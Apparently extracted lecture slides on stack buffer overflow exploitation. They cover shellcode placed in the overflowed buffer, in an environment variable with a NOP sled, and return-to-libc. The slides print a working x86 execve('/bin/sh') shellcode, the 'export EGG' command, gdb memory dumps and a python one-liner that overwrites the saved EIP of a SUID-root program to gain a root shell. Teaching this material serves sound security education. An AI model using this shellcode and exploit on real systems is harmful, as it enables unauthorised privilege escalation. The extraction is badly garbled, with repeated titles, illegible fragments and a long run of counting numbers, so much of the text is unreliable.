**Memory layout of
a possible exploit.**

Let's Have a Look (Shellcode in the Buffer)

\$ echo

[illegible]

```
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

\$ echo

[illegible]

Let's Have a Look (Shellcode in the Buffer)

\$ echo

[illegible]

vulnerable executable

```
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Let's Have a Look (Shellcode in the Buffer)

\$ echo

[illegible]

vulnerable executable

```
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Memory That we Can Control

We showed this with the overflowed buffer, but **can be done with other memory areas too**

PROS:

- Can do this remotely (input == code)

CONS:

- Buffer could not be large enough

- Memory must be marked as executable

- Need to guess the address reliably

Alternative Exploitation Techniques

Recall: We need to jump to a valid memory location that contains, or can be filled with, **valid executable machine code (shellcode)**.

Solutions (i.e., exploitation techniques):

- **Memory that we can control**
 - The buffer itself **DONE**
 - Some other variable
- **Environment variable**
- **Built-in, existing functions**

Environment Variable

```
int main(int argc, char *argv[], char *envp[])
```

PROS:

- Easy to implement ("unlimited" space)


- Easy to target (we can know precisely address)

CONS:

- Works for local exploiting only!

- The program may wipe the environment

- Memory must be marked as executable



```
$ env  
HOME=/home/username  
USER=username  
...
```

Environment variable in practice

We allocate an area of memory that contains the exploit.

Then, we put the content of that memory in an **environment variable** named **\$EGG**.

Finally, we have to overwrite the EIP with the address of **\$EGG** by filling the buffer.

Preparing the Memory in Practice (Environment Variable)

```
export EGG=`echo
```

[illegible]

```
export EGG=`python2 -c 'print "\x90"*300 +`
```

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff/bin/sh"'\`
```

Let's Have a Look (Shellcode in the Environment variable)

```
$ export EGG=`echo "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90 ...`
```

\$ env

```
SHELL=/bin/bash
```

TERM=xterm-256color

```
SSH CLIENT=192.168.0.2 60452 22
```

```
SSH TTY=/dev/pts/3
```

LC ALL=en US.UTF-8

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 104

.....

?

?? ?V

```
`19?@`?????/bin/sh
```

USER=username

Let's Have a Closer Look (with gdb)

```
$ gdb ./executable-vuln
```

```
(gdb) x/10s $esp+120*4
```

```
//going up!
```

```
0xbffff66c: "lenges/vuln"
```

```
0xbffff678:  "TERM=xterm-256color"
```

```
0xbffff68c: "SHELL=/bin/bash"
```

```
0xbffff69c: "..."
```

```
0xbffff6ed:  "SSH CLIENT=192.168.0.2 60452 22"
```

```
0xbffff70d: "SSH TTY=/dev/pts/3"
```

Peekaboo! I'm the exploit! I'm here!

```
0xbffff720: "ECG-\220\220\220\220\220\220\220\220\220\220\220 ..."
```

[illegible]

Let's Have a Closer Look (with gdb)

```
(gdb) x/512bx 0xbffff720
0xbffff720: 0x45      0x47      0x47      0x3d      0x90      0x90      0x90      0x90
0xbffff728: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xbffff730: 0x90      0x90      ...
. . .
0xbffff808: 0x90      0x90      0xeb      0x1f      0x5e      0x89      0x76      0x08
0xbffff810: 0x31      0xc0      0x88      0x46      0x07      0x89      0x46      0x0c
0xbffff818: 0xb0      0x0b      0x89      0xf3      0x8d      0x4e      0x08      0x8d
0xbffff820: 0x56      0x0c      0xcd      0x80      0x31      0xdb      0x89      0xd8
0xbffff828: 0x40      0xcd      0x80      0xe8      0xdc      0xff      0xff      0xff
0xbffff830: 0x2f      0x62      0x69      0x6e      0x2f      0x73      0x68      0xbf
0xbffff838: 0xa0      0xf6      0xff      0xbf      0xa0      0xf6      0xff      0xbf
. . .
```


The image shows a memory dump from a debugger (gdb) starting at address 0xbffff720. A cyan box highlights the first 16 bytes (addresses 0xbffff720 to 0xbffff730), which are all 0x90, labeled "NOP sled". A green box highlights the next 16 bytes (addresses 0xbffff808 to 0xbffff838), which contain the shellcode, labeled "Shellcode".

0xbffff720 is, in this specific example (not always!), the address of the beginning of the NOP sled allocated in an environment variable. By overwriting the saved EIP of our vulnerable program with that address, we've done the trick! Essentially, **instead of setting the saved EIP to an address in the buffer range, we set the saved EIP to an address in the environment.**

Let's Have a Look (Shellcode in the ENV)

```
$ python -c "print '\x30\xf7\xff\xbf' * 100" | ./exploitable-program #  
SUID-root vulnerable executable  
[root@host]# echo "whoa! Look, I've got a root shell!"  
whoa! Look, I've got a root shell!
```


Shellcode in the ENV



Built-in, Existing Function

The address of a system library or function (e.g., `system()` for return to libc attack).

PROS:

- Works remotely and reliably

- No need for executable stack


- A function is executable usually :-)

CONS:


- Need to prepare the stack frame carefully

Return to libc


E.g., Call `system()`
to open a shell



